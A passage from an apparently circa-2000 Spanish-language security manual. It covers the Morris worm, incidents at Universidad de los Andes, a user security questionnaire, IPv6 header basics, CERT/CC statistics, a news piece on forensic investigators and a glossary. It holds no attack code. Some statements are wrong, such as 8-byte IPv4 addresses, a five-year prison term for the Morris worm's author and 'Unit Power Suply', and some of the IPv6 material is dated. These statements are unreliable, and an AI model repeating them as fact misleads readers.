programa que se valía de algunos errores de los sistemas operacionales puso en jaque a 6000 computadores según un estimativo original (6000 computadores en 1988 eran muchos computadores) y aunque no se conoció el monto exacto de las pérdidas, se puede asegurar que estuvo entre \$1 millón y \$100 millones de dólares. El estudiante por su lado, fue condenado a 5 años de cárcel y a cancelar una suma de \$250.000 dólares por restitución de daños.

Otros casos internacionales bien conocidos son los del clásico robo de los centavos en una empresa, los cuales iban a parar a las arcas de un empleado cracker el cual fue descubierto y puesto en prisión. Ultimamente se ha impuesto la moda de "pintar graffittis" en las páginas web de importantes empresas o instituciones. Entre los últimos casos registrados se encuentran las páginas principales de la CIA y del Departamento de Justicia de los Estados Unidos. Estos casos han llegado a extremos en que los *vándalos informáticos* piden "vacunas" para proteger la organización y no realizar ningún daño.

8.7 La Universidad de los Andes presente

En Colombia también han existido varios casos de problemas de seguridad desde hace algún tiempo, pero con la llegada de Internet este problema se ha agudizado. Se reciben desde mensajes anónimos, hasta ataques a los proveedores de servicio. Lastimosamente en Colombia no hay un mecanismo legal ni de infraestructura eficiente que garantice una convivencia razonable.

La Universidad de los Andes ha sufrido varios ataques. Actualmente existen más de 200 casos documentados de violación al reglamento de uso de Internet. El primero que viene a mi memoria lo sufrió otro administrador anterior a mí: Fue un ataque de un chileno que destruyó la información de una de las máquinas existentes en la Universidad. El problema surgió inicialmente por causa de un usuario que tenía una palabra clave sencilla, con lo cual el *vándalo informático* tuvo acceso a varias de las facilidades que ofrece la máquina desde su interior. Una vez adentro se dedicó a borrar todo lo que pudo, llegando incluso a borrar varios proyectos de los estudiantes quienes tuvieron que repetir el trabajo.

Otro caso más moderno es uno en que un estudiante le envió un correo al monitor de cierta materia haciéndose pasar por otro estudiante, asegurando que había entregado un trabajo con otra persona y no el solo, como realmente ocurrió. Una duda y una pronta respuesta del departamento implicado facilitó el esclarecimiento de la verdad bajo técnicas computacionales. El estudiante se encuentra en este momento suspendido.

Una estudiante también recibió varios correos en los cuales un enamorado anónimo expresaba todos los sentimientos que sentía hacia ella. Este caso quedó en la impunidad.

Tomado de un documento de la Universidad de los Andes (<http://polifemo.uniandes.edu.co>).

8.8 Test de seguridad computacional para usuarios de la red

El siguiente es un test de seguridad que debe aplicar el administrador de la red a todos los usuarios de la misma, para medir los niveles de riesgo en materia de seguridad de la información de los usuarios. En algunos casos las respuestas suelen parecer obvias, pero al colocarles el grado de sinceridad a las respuestas ya dejan de ser tan obvias. Las respuestas correctas del test son de amplio conocimiento por los administradores de la red, así que si usted diligenció el test y tiene alguna duda con respecto a las respuestas, entonces diríjase al administrador de su red. El tomará los correctivos del caso a partir de sus respuestas.

Nombre del usuario :

Cargo en la entidad:

Número de la oficina:

Identificación del equipo:

Fecha:

1. Con respecto al manejo de contraseñas.

- a. Comparto mi contraseña de acceso al servidor con mis compañeros de trabajo.
SI NO
- b. Mi contraseña tiene menos de 8 caracteres.
SI NO
- c. Mi contraseña tiene por lo menos un carácter especial, es decir (!"#\$%&/()=?;¡) entre otros.
SI NO
- d. Mi contraseña tiene que ver con algo de mi lugar de trabajo, familia o amigo.
SI NO
- e. Mi contraseña tiene que ver con una secuencia de sólo números, placa de mi transporte o la identificación de algún documento.
SI NO
- f. Acostumbro a repetir mis contraseñas para no olvidarlas.
SI NO
- g. Para que no se me olvide la anoto en un sitio seguro, pero cercano a mi lugar de trabajo.
SI NO
- h. Acostumbro utilizar programas que generen mi contraseña por mí.
SI NO
- i. Mi contraseña ha sido descifrada alguna vez.

SI NO

2. Con respecto al manejo de la información.

a. Mantengo una copia actualizada en el servidor.

SI NO

b. La información crítica de la empresa la manejo encriptada.

SI NO

c. Me llevo trabajo de la empresa para adelantarlos en mi casa.

SI NO

d. Instalo programas que descargo de internet, sin autorización del administrador de la red, que me facilitan un poco mi trabajo.

SI NO

e. Envío información crítica por correo electrónico sin encriptarla.

SI NO

f. Sé manejar completamente el antivirus que se me instaló en mi equipo.

SI NO

g. Actualizo regularmente (____ vez al mes) mi antivirus.

SI NO

h. Ejecuto mi antivirus por lo menos una vez al día.

SI NO

i. Cualquier archivo que llegue a mi equipo, sea desde una página web, correo electrónico, servidor de archivos o diskette es vacunado.

SI NO

j. He perdido información por causa de algún virus.

SI NO

3. Con respecto al equipo.

a. Mantengo el equipo en un lugar fresco, recomendable e ideal.

SI NO

b. Se le realiza el mantenimiento de software necesario por personal especializado.

SI NO

- c. Se le realiza el mantenimiento de hardware necesario por personal especializado.
 SI NO
- d. Es portátil.
 SI NO
- e. En el caso que no sea portátil, permanece en el mismo sitio constantemente.
 SI NO
- f. Permanece completamente cerrado.
 SI NO
- g. Evito ingerir alimentos cerca del equipo.
 SI NO
- h. Instala hardware por su propia cuenta y no avisa al personal encargado.
 SI NO
- i. Establece configuración y las cambia cuando desea sin informar al personal encargado.
 SI NO
- j. Instalo programas sin diligenciar debidamente la licencia de software ante el personal encargado.
 SI NO
- k. Poseo alguna UPS que respalde la ausencia de energía.
 SI NO
- l. He perdido información importante por causa de la interrupción de energía eléctrica.
 SI NO
- m. Se ha dañado algún elemento de mi equipo por causa de la interrupción de la energía eléctrica.
 SI NO

4. Comentarios

8.9 IPV6

Como todos sabemos, los días del IP actual (Ipv4) están contados. En un comienzo, solo las universidades, las industrias de alta tecnología y el Departamento de Defensa de los Estados Unidos eran los que hacían uso del Internet. Hoy en día, gracias al auge que ha tenido el Internet, son millones los usuarios con diferentes necesidades que están haciendo

uso del. Todos ellos conectados desde diferentes partes y cada uno con diferentes necesidades. Por esto, se vio que el IP actual tenía que evolucionar volviéndose más flexible.

Al ver el problema que se presentaría en el futuro, el IETF comenzó en el año de 1990 a trabajar en una nueva versión del IP y teniendo como base para su implementación las siguientes metas:

Manejar millones de hosts
Disminuir el tamaño de las tablas de enrutamiento
Simplificar el protocolo
Brindar mayor seguridad
Prestar mayor atención al tipo de servicio
Ayudar a la multitransmisión
Permitir que un host sea móvil
Permitir que el protocolo evolucione
Permitir que el protocolo nuevo y el viejo coexistan por años

Tabla 4: Metas de IPV6

Para encontrar un protocolo que cumpliera con todo esto, la IETF hizo una convocatoria solicitando propuestas. Se recibieron 21 y no todas estaban completas. Finalmente en el año de 1993 se publicaron en la IEEE Network las tres mejores propuestas. De estas, después de muchos análisis y revisiones, se seleccionó la mejor. Esta era llamada SIPP –Simple Internet Protocol Plus, designándole el nombre de Ipv6.

El Ipv6 mantiene las características buenas del Ipv4, reduce las malas y agrega unas nuevas donde hacían falta. Algunas de ellas son:

- Ipv6 no es compatible con Ipv4
- Es compatible con los protocolos de Internet TCP, UDP, ICMP, IGMP, OSPF, BGP y DNS.
- Tiene direcciones más grandes que el Ipv4. Estas tienen longitud de 16 bytes proporcionando así una cantidad ilimitada de direcciones Internet.
- Simplificación de la cabecera la cual contiene solo 7 campos contra 13 que tiene el Ipv4. Esto permite que los enrutadores trabajen con mayor eficiencia a la hora de procesar los paquetes.
- Mejora en el tiempo de procesamiento de los paquetes. Esto gracias a que campos que antes eran obligatorios (en la cabecera) ahora son opcionales.
- Mejora en la seguridad, recalcando fundamentalmente la autenticidad y la confidencialidad.
- Mayor atención al tipo de servicio, El Ipv4 tiene un campo de 8 bits dedicado a este, pero con la demanda esperada de multimedia en la red, se requiere mucho más.

8.9.1 La cabecera del Ipv6




Ilustración 6: Cabecera de IPV6

8.9.2 Campos que contiene la cabecera principal de I ipv6

Versión: Campo que examinarán los enrutadores para saber el tipo de paquete que tienen, ya sea uno Ipv4 o uno Ipv6. Así, estos se pasarán al manejador adecuado de la capa de red.

Prioridad: Se utiliza para distinguir a cuales paquetes se les puede hacer el control de flujo. Donde:

- de 0 a 7 son para transmisiones a las cuales se les puede reducir la velocidad
- de 8 a 15 son para tráfico en tiempo real. En estos no se puede reducir la velocidad ya que la tasa de envío es constante. Aquí se encuentran las transmisiones de audio y video.

Etiqueta de flujo: Permitirá establecer una seudo conexión, con sus propios requisitos y propiedades, entre un origen y un destino,

Longitud de carga útil: Indica cuántos bytes siguen a la cabecera de 40 bytes.

Siguiete cabecera: Indica cual de las seis cabeceras de extensión sigue a esta.

Limite de saltos: Se utiliza para evitar que un paquete viva eternamente, limita su tiempo de vida.

Dirección de origen y destino: Con el Ipv4 originalmente se utilizaban direcciones de 8 bytes. Con el paso del tiempo, se presentía que estas se agotarían. Por eso es que nació la idea de utilizar direcciones de 16 bytes las cuales según cálculos, nunca acabarían.

El espacio de direcciones del Ipv6 se muestra a continuación donde las direcciones que comienzan con 80 ceros se reservan para direcciones Ipv4.

Prefijo (binario)	Uso	Fracción
0000 0000	Reservado Ipv4	1/256
0000 0001	No asignado	1/256
0000 001	Direcciones OSI NSAP	1/128
0000 010	Direcciones IPX de Novell Netware	1/128
0000 011	No asignado	1/128
0000 1	No asignado	1/32
0001	No asignado	1/16
001	No asignado	1/8
010	Direcciones basadas en proveedor	1/8
011	No asignado	1/8
100	Direcciones basadas en geografía	1/8
101	No asignado	1/8
110	No asignado	1/8
1110	No asignado	1/16
1111 0	No asignado	1/32
1111 10	No asignado	1/64
1111 110	No asignado	1/128
1111 1110 0	No asignado	1/512
1111 1110 10	Direcciones de enlace de uso local	1/1024
1111 1110 11	Direcciones de instalación de uso local	1/1024
1111 1111	Multitransmisión	1/256

Tabla 5: Espacio de direcciones IPV6

El uso de prefijos para las direcciones basadas en el sitio geográfico y en el proveedor, permitirá un mejor control ya que, para los bits que siguen al prefijo 010 servirán para identificar el registro donde se encuentra el proveedor. Actualmente están para Norte América, Europa y Asia. Mas adelante se podrán ampliar hasta 29 registros nuevos. Cada uno podrá dividir los 15 bytes restantes como quiera pero, se espera que el numero de proveedores sea de 3 bytes.

En el modelo geográfico los proveedores no juegan un papel importante. Así, Ipv6 puede manejar ambos tipos de direcciones:

- Las locales de enlace y de instalaciones, las cuales solo se utilizan de manera local dentro de una organización.
- Las de multitransmisión, las cuales tienen un campo indicador de 4 bits, uno de enlace de 4 bits seguido por el prefijo y un identificador de grupo de 112 bits.

Además, maneja otro tipo de direccionamiento, es el denominado Anycast donde el destino es un grupo de direcciones donde, en vez de entregar un paquete a todas, se le entrega solo a uno, el mas cercano. El sistema de enrutamiento es el encargado de seleccionar a que host se le entregará.

La nueva notación para escribir direcciones de 16 bytes es la siguiente:

`6000:0000:0000:0000:0012:1236:789A:BCDE`

donde, se escriben grupos de cuatro dígitos hexadecimales separados por dos puntos. Para volverlo mas óptimo, todos los ceros a la izquierda podrán omitirse.

`:0012 → :12`

También pueden reemplazarse uno o mas grupos de 16 ceros por un par de signos de dos puntos.

`6000::0012:1236:789A:BCDE`

Por ultimo, las direcciones Ipv4 se pueden escribir con un par de signos de dos puntos.

`::194.34.17.50`

8.9.3 Comprobación entre el Ipv4 y el Ipv6

Donde se quito el campo de protocolo ya que el campo de next header indica lo que le sigue a la ultima cabecera de IP.

También se quitaron los campos de fragmentación ya que el Ipv6 reconoce paquetes de 576 bytes lo cual hace que sea poco probable que ocurra fragmentación. Cuando un host envía

un paquete más grande que lo debido, se le devuelve un mensaje de error informándole que debe dividir su paquete al tamaño correcto.

El campo de suma de comprobación desaparece ya que debido al calculo que este hace, esto reduce el desempeño.

Pero no solo que quito, también se introdujo un nuevo concepto, cabecera de extensión. Estas se usan para dar información extra. A continuación se muestra los tipos de cabecera de extensión.

Cabecera de extensión	Descripción
Opciones de salto por salto	Información diversa para los enrutadores
Enrutamiento	Ruta total o parcial a seguir.
Fragmentación	Manejo de fragmentos de datagramas
Verificación de autenticidad	Comprobación de la identidad del transmisor
Carga útil cifrada de seguridad	Información sobre el contenido cifrado
Opciones de destino	Información adicional para el destino

Tabla 6: Tipos de cabecera de extensión IPV6

8.9.4 Ipv4

Para visualizar mejor cuales fueron los cambios que se le hicieron al Ipv4 a continuación se mostrará la cabecera del Ipv4.




Ilustración 7: Cabecera IPV4

9 ESTADÍSTICAS INTERNACIONALES

9.1 CERT/CC Statistics 1988-2000

Number of incidents reported

1988-1989

Year	1988	1989
Incidents	6	132

1990-1999

Year	1990	1991	1992	1993	1994	1995	1996	1997	1998	1999*
Incidents	252	406	773	1,334	2,340	2,412	2,573	2,134	3,734	9,859

2000

Year	Q1, Q2, and Q3, 2000	2001
Incidents	15,167	

Total incidents reported (1988-2000): **41,162**

Vulnerabilities reported

1995-1999

Year	1995	1996	1997	1998	1999*
Vulnerabilities	171	345	311	262	417

2000

Year	Q1, Q2, and Q3, 2000	2001
Vulnerabilities	774	

Total vulnerabilities reported (1995-2000): **2,280**

Security alerts published

1988-1989

Year	1988	1989
Advisories	1	7
Vendor Bulletins		
Summaries		
Totals	1	7

1990-1999

Year	1990	1991	1992	1993	1994	1995	1996	1997	1998	1999
Advisories	12	23	21	19	15	18	27	28	13	17
Vendor Bulletins					2	10	20	16	13	
Summaries						3	6	6	8	5

Totals	12	23	21	19	17	31	53	50	34	22
---------------	----	----	----	----	----	----	----	----	----	----

2000

Year	Q1, Q2, and Q3, 2000		2001
Advisories			18
Summaries			3
Totals			21

Total security alerts published (1988-2000): **311**

Security notes published

1998-1999

Year	1998	1999
Incident notes	7	8
Vulnerability notes	8	3
Total notes	15	11

2000

Year	Q1, Q2, and Q3, 2000		2001
Incident notes			10
Vulnerability notes			3
Total notes			13

Total security notes published (1998-2000): **39**

Mail messages handled

1988-1989

Year	1988	1989
Mail	539	2,869

1990-1999

Year	1990	1991	1992	1993	1994	1995	1996	1997	1998	1999*
Mail	4,448	9,629	14,463	21,267	29,580	32,084	31,268	39,626	41,871	34,612

2000

Year	Q1, Q2, and Q3, 2000		2001
Mail	40,790		

Total mail messages handled (1988-2000): **303,046**

Hotline calls received

1992-1999

Year	1992	1993	1994	1995	1996	1997	1998	1999
Calls	1,995	2,282	3,665	3,428	2,062	1,058	1,001	2,099

2000

Year	Q1, Q2, and Q3, 2000	2001
Calls	1,005+	

Total hotline calls received (1992-2000): **18,595+**

* 1999 statistics corrected April 2000

CERT® and CERT Coordination Center® are registered in the U.S. Patent and Trademark office.

Copyright 2000 Carnegie Mellon University.

9.2 Detectives en seguridad computacional

SAN FRANCISCO, Estados Unidos -- Escribiendo frenéticamente al teclado de su computadora, Kris Haworth se movía por un laberinto de datos en busca de pruebas.

El directorio de una empresa multimillonaria sospechaba que estaban alterando sus informes de ventas. Estaba en manos de Haworth encontrar los mensajes incriminatorios que se suponían perdidos.

Utilizando programas de rastreo y búsqueda de datos tan potentes que alguna vez fueron considerados secretos de estado, pudo encontrar lo que el directorio buscaba. La junta fue

notificada y tras ello llegaron numerosos cargos contra funcionarios de la empresa.



Kris Haworth dirige el laboratorio de investigaciones de Deloitte & Touche, una de las numerosas firmas privadas dedicadas a investigar casos de fraude informático y abuso del correo electrónico.

Haworth, quien dirige el laboratorio de investigación informática de Deloitte & Touche en San Francisco, es una

entre la creciente cantidad de ciberinvestigadores privados, que luchan contra crímenes que el gobierno no está preparado para resolver, o que las empresas prefieren no denunciar.

Haworth rehúsa a divulgar el nombre de sus clientes. Pocas empresas están dispuestas a revelar su vulnerabilidad a los accionistas, competidores o potenciales demandantes; algunos no quieren que sus propios empleados se enteren.

Estos detectives pueden identificar la fuente de informes de ventas alterados, atrapar ladrones de secretos industriales, rastrear intrusos, ayudar a rechazar denuncias por despidos abusivos o acoso sexual, y revelar el uso inapropiado de la Internet por parte de los empleados.

En Deloitte & Touche utilizan una herramienta llamada SilentRunner, un programa creado por Raytheon Corp. para las agencias de inteligencia estadounidenses, capaz de capturar y analizar en tiempo real toda la actividad de una red informática.

"Podríamos encontrar o recuperar cualquier cosa de un disco rígido", dice Haworth. "En alguna parte del sistema permanecen las huellas electrónicas. A no ser que se lleven el disco rígido y le pasen con un camión por encima, nunca pueden estar seguros de que la información haya sido realmente eliminada".

Algunos de los hallazgos de estos investigadores --muchos de los cuales han sido agentes o fiscales federales-- es denunciada a los organismos de gobierno, pero la mayoría nunca llega a trascender.

Además, es poco lo que el gobierno podría hacer, dice Howard Schmidt, a cargo de la seguridad de Microsoft. "Ninguna de las fuerzas del orden cuenta con personal entrenado para hacer este tipo de trabajo o que pueda ocuparse de las potenciales víctimas", dice Schmidt.

9.3 Aumentan las pérdidas financieras

Las pérdidas debidas al delito informático aumentaron el año pasado en un 43 por ciento, y el 85 por ciento de las empresas y agencias del gobierno detectaron brechas de seguridad, de acuerdo con una encuesta anual del Computer Security Institute de San Francisco y el FBI.

Sin embargo, sólo un tercio de los 345 organismos consultados dicen haber denunciado los ataques.

Muchas veces, sólo los abogados o funcionarios de alto rango se enteran de los que los ciberdetectives descubren por medios electrónicos, y lo utilizan para evitar demandas civiles.

Otro caso típico: un vendedor de equipamiento para la construcción contrató a Deloitte & Touche cuando se disponía a demandar a un ex empleado de alto rango por haberse llevado a un importante cliente consigo al pasarse a la competencia.

Haworth rastreó la información comercial que manejaba el ex empleado hasta una cuenta externa de Yahoo!. Los mensajes no autorizados contenían copias de delicados documentos internos. El caso se resolvió fuera de la corte. "En mi mundo, encontramos el arma humeante y se la entregamos a la fiscalía", dice Haworth.

9.4 Autopsia informática

New Technologies, de Oregon, fue una de las primeras empresas en interesarse por las autopsias informáticas. Fundada en 1996 por un grupo de ex agentes federales pioneros en la materia, entre ellos Michael Anderson, investigador del IRS desde hace 25 años, quien ha entrenado a miles de agentes de seguridad sobre técnicas de rastreo informático.

La aparición de numerosos laboratorios privados no ha pasado desapercibida entre las fuerza del orden, que a duras penas pueden mantenerse al día con los crímenes informáticos.

"Muchas veces se llevan del gobierno a los mejores y les pagan el doble", dice David Green, delegado en jefe de la Sección de Delito Informático y Propiedad Intelectual del FBI.

Actualmente New Technology entrena y asiste a los agentes del gobierno y especialistas de las cinco principales empresas de contabilidad y consultoría, así como a firmas que integran el listado de Fortune 500. Es una profesión muy lucrativa.

Deloitte & Touche cobra 250 dólares la hora, y fija en 25.000 dólares el precio promedio de una autopsia informática. La empresa abrió su primer laboratorio en Dallas en 1999, el segundo este año en San Francisco, y próximamente abrirá otro en Chicago. Y todavía planean ampliar aún más el espacio para poder almacenar todos los equipos y la información extraída de los rígidos de sus clientes.

Ernst & Young comenzó con sólo un laboratorio en 1998 y ahora cuenta con seis en los Estados Unidos, uno en Canadá y otro en Londres.

9.5 Un área en expansión

La tendencia seguirá en aumento, a medida que más y más negocios se hacen a través de medios digitales, sostiene Kristopher Sharrar, ex investigador para la fuerza aérea que actualmente lidera los laboratorios de autopsias informáticas de Ernst & Young.

"Los negocios estaban sometidos a intrusiones y ataques de virus, y ahora nuestros clientes nos consultan para asesorarlos judicialmente", dice Sharrar.

Los descubrimientos electrónicos son aún más importantes ahora que las cortes federales comenzaron a exigir a los litigantes que presenten evidencia digital además de impresa. Anteriormente, un juez debía aprobar un pedido de mensajes de correo electrónico o archivos de computadora.

"Estas técnicas son tan importantes para los descubrimientos como una fotocopidora", dice Emmett Stanton de Fenwick & West, una firma de Palo Alto. "No se trata de si los archivos servirán como evidencia, sino de qué tan importantes serán".

10 GLOSARIO

ASCII

American Standard Code Information Interchange (Código estándar americano para el intercambio de información).

BackOffice

Paquete de software para Windows NT que provee conectividad y servicios de Internet.

Bug

Fallo de un programa que afecta la seguridad de la información del PC.

Contraseña

Clave secreta de un usuario que da el acceso a un servidor.

Cracking

Se le llama a la acción de violar o romper la seguridad de un sistema operativo o programa.

Demonio

Realmente se llaman Daemons y son aquellos programas que suben los servicios en los sistemas operativos Unix.

FingerPrinting

Técnica utilizada por Hackers y Crackers para obtener la mayor cantidad de información sobre un determinado sistema operativo y servicios en ejecución de una computadora personal o un servidor.

Firewall

Programa que permite el filtrado de paquetes y servicios a una red.

GUI

Graphic User Interface (Interfaz de usuario gráfica)

Hacking

Acción de llevar al límite del conocimiento alguna disciplina, ciencia o arte. Popularmente se le llama así a las acciones de los Hackers.

Hexadecimal

Número en un sistema con base en 16.

Ingeniería social

Se le llama a la acción de engañar a un usuario o administrador de una red para conseguir su contraseña.

Intranet

Red interna o también llamada corporativa, separada de Internet pero con los mismos servicios a los usuarios de la misma.

IP

Internet Protocol (Protocolo de internet)

IPCE

Intern Process Communication Enviroment. Procesos internos de ambiente de comunicación.

ISN

Initial Sequence Number (Número de secuencia inicial).

Son aquellos números que se generan en la secuencia inicial cuando el servidor responde a solicitudes de conexión.

Login

Así se le llama a la identificación del usuario, previa a la exigencia de la contraseña, para el posterior acceso a un servidor.

Proxy

Un servidor Proxy es el que comunica la estación del usuario con internet y está asociado con el Gateway y en algunos casos con el Firewall.

RFC

Request For Comment

Router

Enrutador que permite la conexión entre Internet y nuestra Intranet o entre 2 redes cualesquiera.

SMTP

Simple Mail Transfer Protocol (Protocolo de Transferencia de correo Simple).

Troyano

Programa que aparenta dar un servicio confiable, pero que en realidad atenta contra la seguridad de la información de quien lo utiliza.

UPS

Unit Power Suply (Unidad de fuente de poder).

Virus

Programas que tienen el comportamiento de los virus biológicos, se reproducen de igual forma y atacan hasta el punto de dejar inutilizable un computador.

WAN

Wide Area Network (Red de área amplia).

11 BIBLIOGRAFÍA

1. S. Tanenbaum, *Redes de Computadoras*, Capitulo 5.5.10. Ipv6,437-446
2. E. Alcalde / J. Morera, J. A. Pérez – Campanero. Introducción a los Sistemas Operativos
3. Apuntes de Clase de Introducción a la Informática y Sistemas Operativos Universidad del Cauca – Miguel Angel Niño Z.
4. <http://members.nbc.com/arturovaldes/linuxcur.htm>, Tutorial de UNIX.
5. <http://highland.dit.upm.es:8000/UNIX/index.html>, Tutorial de UNIX.